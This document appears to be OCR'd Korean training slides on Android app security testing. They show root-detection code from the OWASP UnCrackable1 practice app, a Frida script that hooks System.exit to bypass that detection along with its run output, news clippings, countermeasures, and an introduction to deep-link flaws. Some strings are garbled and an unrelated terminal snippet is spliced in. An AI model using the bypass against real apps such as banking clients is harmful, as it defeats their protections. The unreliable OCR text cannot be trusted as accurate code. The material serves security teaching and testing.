
4. Binary Protection (Rooting Detection and Bypass) – 분석 과정



```
private boolean doesSUexist() {
    Process process = null;
    try {
        Process exec = Runtime.getRuntime().exec(new String[]{"/system/bin/which", "suarrester"});
        if (new BufferedReader(new InputStreamReader(exec.getInputStream())).readLine() != null) {
            if (exec != null) {
                exec.destroy();
            }
            return true;
        }
        if (exec != null) {
            exec.destroy();
        }
        return false;
    } catch (Throwable th) {
        if (process != null) {
            process.destroy();
        }
        throw th;
    }
}
```




```
private boolean doesSuperuserApkExist(String str) {
    return Boolean.valueOf(new File("/system/app/Superarresteruser.apk").exists()).booleanValue();
}
```



```
private static boolean route_check() {
    for (String file : new String[]{"/system/app/Superarresteruser.apk", "/sbin/suarrester", "/system/bin/suarrester", "
        if (new File(file).exists()) {
            return true;
        }
    }
    return false;
}
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정


Uncrackable1


Enter the Secret String

VERIFY


Root detected!

This is unacceptable. The app is now going to exit.

OK



```
public class MainActivity extends Activity {
    private void a(String str) {
        AlertDialog create = new AlertDialog.Builder(this).create();
        create.setTitle(str);
        create.setMessage("This is unacceptable. The app is now going to exit.");
        create.setButton(-3, "OK", new DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialogInterface, int i) {
                System.exit(0);
            }
        });
        create.setCancelable(false);
        create.show();
    }

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        if (c.a() || c.b() || c.c()) {
            a("Root detected!");
        }
        if (b.a(getApplicationContext())) {
            a("App is debuggable!");
        }
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
    }
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정




```
public class c {
    public static boolean a() {
        for (String file : System.getenv("PATH").split(":")) {
            if (new File(file, "su").exists()) {
                return true;
            }
        }
        return false;
    }

    public static boolean b() {
        String str = Build.TAGS;
        return str != null && str.contains("test-keys");
    }

    public static boolean c() {
        for (String file : new String[]{"/system/app/Superuser.apk", "/system/xbin/daemonsu", "/system/etc/init.d/99SuperSUDaemon"
            if (new File(file).exists()) {
                return true;
            }
        }
        return false;
    }
}
```


4. Binary Protection (Rooting Detection and Bypass) – 분석 과정



```
setImmediate(function() {
    Java.perform(function() {
        var exit_bypass = Java.use("java.lang.System");
        exit_bypass.exit.implementation = function(arg) {
            console.log("\n[*] Exit Bypass Success");
        }
```




```
(py3) [redacted] frida -U -l Uncrackable1.js owasp.mstg.uncrackable1
     ____
    / _  |   Frida 12.6.11 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/

[Samsung SM-G973N::owasp.mstg.uncrackable1]->
[*] Exit Bypass Success
```



Uncrackable1

bypass

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정



블랙팔콘 시큐리티 "금융 관련 앱 분석해보니... 루팅 탐지 우회 가능"

좋아요 22개 | 입력 : 2020-11-16 00:07

한국산업기술보호협회와 함께하는 국내 유일한 '산업보안 재직자 직무교육' 무료교육 신청하기

#블랙팔콘 시큐리티 #금융 앱 #루팅 탐지 #금융보안 #모의해킹


금융 관련 앱의 보안 강화 위해선 루팅 탐지 패턴의 다각화도 병행해야

[보안뉴스 권 준 기자] 금융 모의해킹 전문 기업 블랙팔콘 시큐리티는 자체 개발한 안드로이드 앱 자동 분석 솔루션으로 국내 금융 관련 앱을 다수 분석한 결과, 루팅 탐지에 사용되는 패턴이 몇 가지로 정형화되어 있어 어렵지 않게 루팅 탐지를 우회할 수 있다고 밝혔다.

```
Blackfalcon* SpeeDr00t = dynamic_cast<Blackfalcon>(COPYC4T)
(test_python_to_exe) INPUT -> ls -la | grep "^d" && ls -la | grep "^-" && ls -la | grep "^l"
drwxrwxrwx   1 user   group     0 Jul 24 14:39 .
drwxrwxrwx   1 user   group     0 Jul 24 14:06 ..
drwxrwxrwx   1 user   group     0 Jul 24 14:39 __pycache__
drwxrwxrwx   1 user   group     0 Jul 24 14:38 build
drwxrwxrwx   1 user   group     0 Jul 24 14:38 dist
-rw-rw-rw-   1 user   group    23 Jul 24 14:38 hello.py
-rw-rw-rw-   1 user   group   883 Jul 24 14:38 hello.spec
```

가장 많이 본 기사 [주간]
1 '너의 스마트폰' 정보
2 병원 이어 도서출판
3 맥도날드, 해킹으로
4 이랜드그룹 해킹 '클
5 "한국원자력연구원,
6 음성 채팅 메신저 'D
7 시스템 완전 장악 가능
8 제110차 CISO포럼,
9 중소·벤처기업 주목!
10 올해만 7번째 제로데
11 한국 기업 노린 '참가

https://www.boannews.com/media/view.asp?idx=92597&direct=mobile (출처: 보안뉴스)



LG전자 SmartThinQ 보안취약점 발견...모바일 앱 최신 버전으로


길민권 기자 | 승인 2017.10.31 03:16

LG SmartThinQ 가전 제품 제어용 모바일 앱과 클라우드 어플리케이션에 보안 취약점 존재...업데이트 필수

https://www.dailysecu.com/news/articleView.html?idxno=25321 (출처: 데일리시큐)

4. Binary Protection (Rooting Detection and Bypass) – 취약점 대응 방안

1. 루팅을 방지하는 소스 코드 로직 노출을 난독화를 통해 막아야 한다.
2. 리패키징을 막기 위한 멀티 덱스 난독화 솔루션을 사용해야 한다.
3. 탐지 로직의 변조가 되지 않도록 무결성 검증이 진행되어야 한다.
4. 루팅 탐지 패턴 다각화 필요



ProGuard GUARDSQUARE

5. Insufficient Transport Layer & Authentication (DeepLink) – 취약점 개요

딥 링크 취약점

특정 주소 또는 화면으로 이동할 때 잘못된 구성 방식으로 인하여 발생하는 취약점

민감한 데이터 노출, 계정 탈취 등의 취약한 공격으로 이어질 수 있는 것이 특징

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정

딥 링크: 특정 주소 혹은 값을 입력하면 애플리케이션의 특정 화면으로 이동시키는 기능을 말한다.

1. URI Schema
2. App Link (Android)
3. Universal Link (iOS)


URI Schema → Schema://Path

URI Schema 방식


5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정

```
<activity android:name=".MainActivity"
android:launchMode="singleTask">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category
android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category
android:name="android.intent.category.BROWSABLE"/>
        <category
android:name="android.intent.category.DEFAULT"/>
        <data android:schema="deeplink" android:host="test"/>
    </intent-filter>
</activity>
```

5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정




5. Insufficient Transport Layer & Authentication (DeepLink) – 분석 과정



DeepLinkExample

Muahahah! I have locked DeepLinkActivity now. In order to open DeepLinkActivity, you'll have to check manifest file for my schema and use it to exploit poor implementation of DeepLinkActivity

